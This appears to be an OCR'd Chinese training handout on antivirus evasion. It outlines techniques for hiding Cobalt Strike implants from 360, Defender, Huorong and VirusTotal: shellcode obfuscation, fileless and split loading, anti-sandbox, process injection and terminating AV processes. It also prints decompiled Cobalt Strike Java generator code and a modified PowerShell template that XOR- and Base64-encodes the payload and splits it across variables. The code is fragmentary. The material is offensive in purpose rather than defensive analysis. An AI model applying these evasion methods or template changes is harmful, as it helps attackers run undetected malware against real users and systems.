
免杀对抗-二开 CS&Shellcode 函数修改&生成模版修改&反编译重打包(下)


免杀对抗-小迪安全
① 知识
静态扫描
内存扫描
流量分析
行为分析
② 代码语言
C/C++
回调执行
ShellCode
Python
Shellcode
Base64
Aes
反序列化
UUID
执行代码
打包器
Pyinstall
Py2exe
Nuitka
Powershell
文件模式
Shellcode
编码封装
Invoke-Obfuscation
分离
HTTP请求获取
特征
修改生成调用执行代码
Shellcode换格式
变量名
函数名
命令模式
替换PS源程序在调用
垃圾数据干扰
替换本身命令关键字
项目
ladon混淆命令
解决Powershell命令拦截
EXE模式
ladon
Win-PS2
C#
混淆Shellcode
保护项目
开源-ConfuserEx
付费-VirboxProtector
分享思路，工具自测
Go
保护项目-SafengineShielden
shellcode
混淆Shellcode
分离
资源分离
参数分离
执行代码
修改通用的执行代码特征
Nim
加载方式
内联汇编
回调执行
Fiber
分离拆分
内存加载
Vlang
Ruby
Java
JAR变异
-Jar反编译导出-jdgui
-修改上线配置-config
-修改启动主类-MANIFEST.MF
-修改执行代码-Main.java
-打包class-javac Main.java
-编译jar-jar cvfm xiaodi.jar META-INF/MANIFEST.MF .
生成EXE
exe4j-下载链接：https://exe4j.apponic.com/
inno-下载链接：https://jrsoftware.org/isdl.php
操作说明：https://www.jb51.net/article/236000.htm
ASM
内联C
C/C++
汇编代码
花指令
纯汇编
汇编调用shellcode上线原理
分离/无文件落地
1、无文件落地&分离拆分-将shellcode从文本中提取-file
2、无文件落地&分离拆分-将shellcode与加载器分离-argv
3、无文件落地&分离拆分-将shellcode远程协议加载-http
4、无文件落地&分离拆分-将shellcode通过管道传输-socket
5、无文件落地&分离拆分-将shellcode隐写进图片内-images
C++

#知识点：

1、CS-表面特征消除

2、CS-HTTP 流量特征消除

3、CS-Shellcode 特征消除

#章节点：

编译代码面-ShellCode-混淆

编译代码面-编辑执行器-编写

编译代码面-分离加载器-编写

程序文件面-特征码定位-修改

程序文件面-加壳花指令-资源

代码加载面-Dll 反射劫持-加载

权限逻辑面-杀毒进程干扰-结束

工具数据面-通讯内存流量-动态

对抗目标：

X60 Defender 某绒 管家 VT 等

编程语言：

C/C++ Python C# Go Powershell Ruby Java ASM NIM Vlang 等。

涉及技术：

ShellCode 混淆，无文件落地，分离拆分，白名单，DLL 加载，Syscall，加壳加花，资源修改，特征修改，二次开发 CS，内存休眠，进程注入，反沙盒，反调试，CDN 解析等

演示案例：

- C/C++--生成&模版修改
- Powershell-生成&模版修改
- Raw-资源&监听后生成对比

#C/C++--生成&模版修改

-Transforms.java

```
public static byte[] toC(byte[] var0) {
      Packer var1 = new Packer();
      var1.addString("/* length: " + var0.length + " bytes
*/\n");
      var1.addString("unsigned char buf[] = \"" +
CommonUtils.bString(toVeil(var0)) + "\";\n");
      return var1.getBytes();
   }
```

#Powershell-生成&模版修改

-生成代码：

```
ResourceUtils.java
public byte[] _buildPowerShellNoHint(byte[] var1, String var2)
throws IOException {
      InputStream var3 =
CommonUtils.resource("resources/template." + var2 + ".ps1");
      byte[] var4 = CommonUtils.readAll(var3);
      var3.close();
      String var5 = CommonUtils.bString(var4);
      byte[] var6 = new byte[]{35};
      var1 = CommonUtils.XorString(var1, var6);
      var5 = CommonUtils.strrep(var5, "%%DATA%%",
Base64.encode(Base64.encode(var1)));
      return CommonUtils.toBytes(var5);
   }
```

-模版文件：

```
Set-StrictMode -Version 2

$x1=''
$x2='%%DATA%%'
$x3=''

$xx1=[System.Text.Encoding]::UTF8.GetString([System.Convert]::Fro
mBase64String($x1))
$xx2=[System.Text.Encoding]::UTF8.GetString([System.Convert]::Fro
mBase64String($x2))
$xx3=[System.Text.Encoding]::UTF8.GetString([System.Convert]::Fro
mBase64String($x3))
$xxx=$xx1+$xx2+$xx3
print($xxx)
```

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址